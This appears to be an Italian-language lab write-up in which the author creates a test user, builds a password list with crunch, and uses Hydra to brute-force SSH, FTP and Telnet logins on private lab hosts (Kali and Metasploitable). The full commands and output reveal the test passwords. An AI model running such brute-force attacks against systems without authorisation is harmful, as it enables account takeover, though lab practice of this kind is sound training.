Cracking Hydra


```
┌──(root㉿kali)-[/home/kali]
└─# sudo adduser test_user
Adding user `test_user' ...
Adding new group `test_user' (1001) ...
Adding new user `test_user' (1001) with group `test_user (1001)' ...
Creating home directory `/home/test_user' ...
Copying files from `/etc/skel' ...
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for test_user
Enter the new value, or press ENTER for the default
        Full Name []:
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
Is the information correct? [Y/n] y
Adding new user `test_user' to supplemental / extra groups `users' ...
Adding user `test_user' to group `users' ...
```

```
┌──(root㉿kali)-[/home/kali]
└─# ssh test_user@192.168.50.100
The authenticity of host '192.168.50.100 (192.168.50.100)' can't be established.
ED25519 key fingerprint is SHA256:atHWJM6mHnucc9ZAag/eGk2JmKk9arjAyT97Dg/oL38.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.50.100' (ED25519) to the list of known hosts.
test_user@192.168.50.100's password:
Linux kali 6.1.0-kali5-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.12-1kali2 (2023-02-23)

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
```

Creazione di un nuovo profilo sul tool SSH.

- Comando sudo adduser test_user;
- In seguito vengono chieste altre informazioni per la creazione del nuovo utente e infine la password (testpass).

Comando crunch per creare una lista ordinata di password, e poi inseriamo all'interno quella funzionante come verifica.



Crack password da kali a kali: SSH

```
┌──(kali㉿kali)-[~/Desktop]
└─$ hydra -l test_user -P password_list.txt 192.168.50.100 -t4 ssh -V
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret ser
tions, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-06-08 10:30:00
[DATA] max 4 tasks per 1 server, overall 4 tasks, 21 login tries (l:1/p:21), ~6 tries per task
[DATA] attacking ssh://192.168.50.100:22/
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "a" - 1 of 21 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "b" - 2 of 21 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "c" - 3 of 21 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "d" - 4 of 21 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "aa" - 5 of 21 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "ab" - 6 of 21 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "ac" - 7 of 21 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "testpass" - 8 of 21 [child 0] (0/0)
[22][ssh] host: 192.168.50.100   login: test_user   password: testpass
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-06-08 10:30:05
```

Crack password da kali a kali: FTP

```
┌──(kali㉿kali)-[~/Desktop]
└─$ hydra -l test_user -P password_list.txt 192.168.50.100 -t4 ftp -V
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service
tions, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-06-08 10:34:35
[DATA] max 4 tasks per 1 server, overall 4 tasks, 21 login tries (l:1/p:21), ~6 tries per task
[DATA] attacking ftp://192.168.50.100:21/
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "a" - 1 of 21 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "b" - 2 of 21 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "c" - 3 of 21 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "d" - 4 of 21 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "aa" - 5 of 21 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "ab" - 6 of 21 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "ac" - 7 of 21 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "testpass" - 8 of 21 [child 1] (0/0)
[21][ftp] host: 192.168.50.100   login: test_user   password: testpass
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-06-08 10:34:42
```

Crack password da meta: Telnet

```
└─$ hydra -l msfadmin -P password_list.txt  telnet://192.168.50.101 -V
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret servic
tions, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-06-08 10:51:02
[WARNING] telnet is by its nature unreliable to analyze, if possible better choose FTP, SSH, etc. if av
[DATA] max 16 tasks per 1 server, overall 16 tasks, 22 login tries (l:1/p:22), ~2 tries per task
[DATA] attacking telnet://192.168.50.101:23/
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "a" - 1 of 22 [child 0] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "b" - 2 of 22 [child 1] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "c" - 3 of 22 [child 2] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "d" - 4 of 22 [child 3] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "aa" - 5 of 22 [child 4] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "ab" - 6 of 22 [child 5] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "ac" - 7 of 22 [child 6] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "testpass" - 8 of 22 [child 7] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "ad" - 9 of 22 [child 8] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "ba" - 10 of 22 [child 9] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "bb" - 11 of 22 [child 10] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "msfadmin" - 12 of 22 [child 11] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "bc" - 13 of 22 [child 12] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "bd" - 14 of 22 [child 13] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "ca" - 15 of 22 [child 14] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "cb" - 16 of 22 [child 15] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "cc" - 17 of 22 [child 0] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "cd" - 18 of 22 [child 9] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "da" - 19 of 22 [child 13] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "db" - 20 of 22 [child 3] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "dc" - 21 of 22 [child 2] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "dd" - 22 of 22 [child 4] (0/0)
[23][telnet] host: 192.168.50.101   login: msfadmin   password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-06-08 10:51:16

┌──(kali㉿kali)-[~/Desktop]
└─$
```

Crack password da meta: FTP

```
┌──(kali㉿kali)-[~/Desktop]
└─$ hydra -l msfadmin -P password_list.txt  ftp://192.168.50.101 -V
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service or
tions, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-06-08 10:52:40
[DATA] max 16 tasks per 1 server, overall 16 tasks, 22 login tries (l:1/p:22), ~2 tries per task
[DATA] attacking ftp://192.168.50.101:21/
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "a" - 1 of 22 [child 0] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "b" - 2 of 22 [child 1] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "c" - 3 of 22 [child 2] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "d" - 4 of 22 [child 3] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "aa" - 5 of 22 [child 4] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "ab" - 6 of 22 [child 5] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "ac" - 7 of 22 [child 6] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "testpass" - 8 of 22 [child 7] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "ad" - 9 of 22 [child 8] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "ba" - 10 of 22 [child 9] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "bb" - 11 of 22 [child 10] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "msfadmin" - 12 of 22 [child 11] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "bc" - 13 of 22 [child 12] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "bd" - 14 of 22 [child 13] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "ca" - 15 of 22 [child 14] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "cb" - 16 of 22 [child 15] (0/0)
[21][ftp] host: 192.168.50.101   login: msfadmin   password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-06-08 10:52:45
```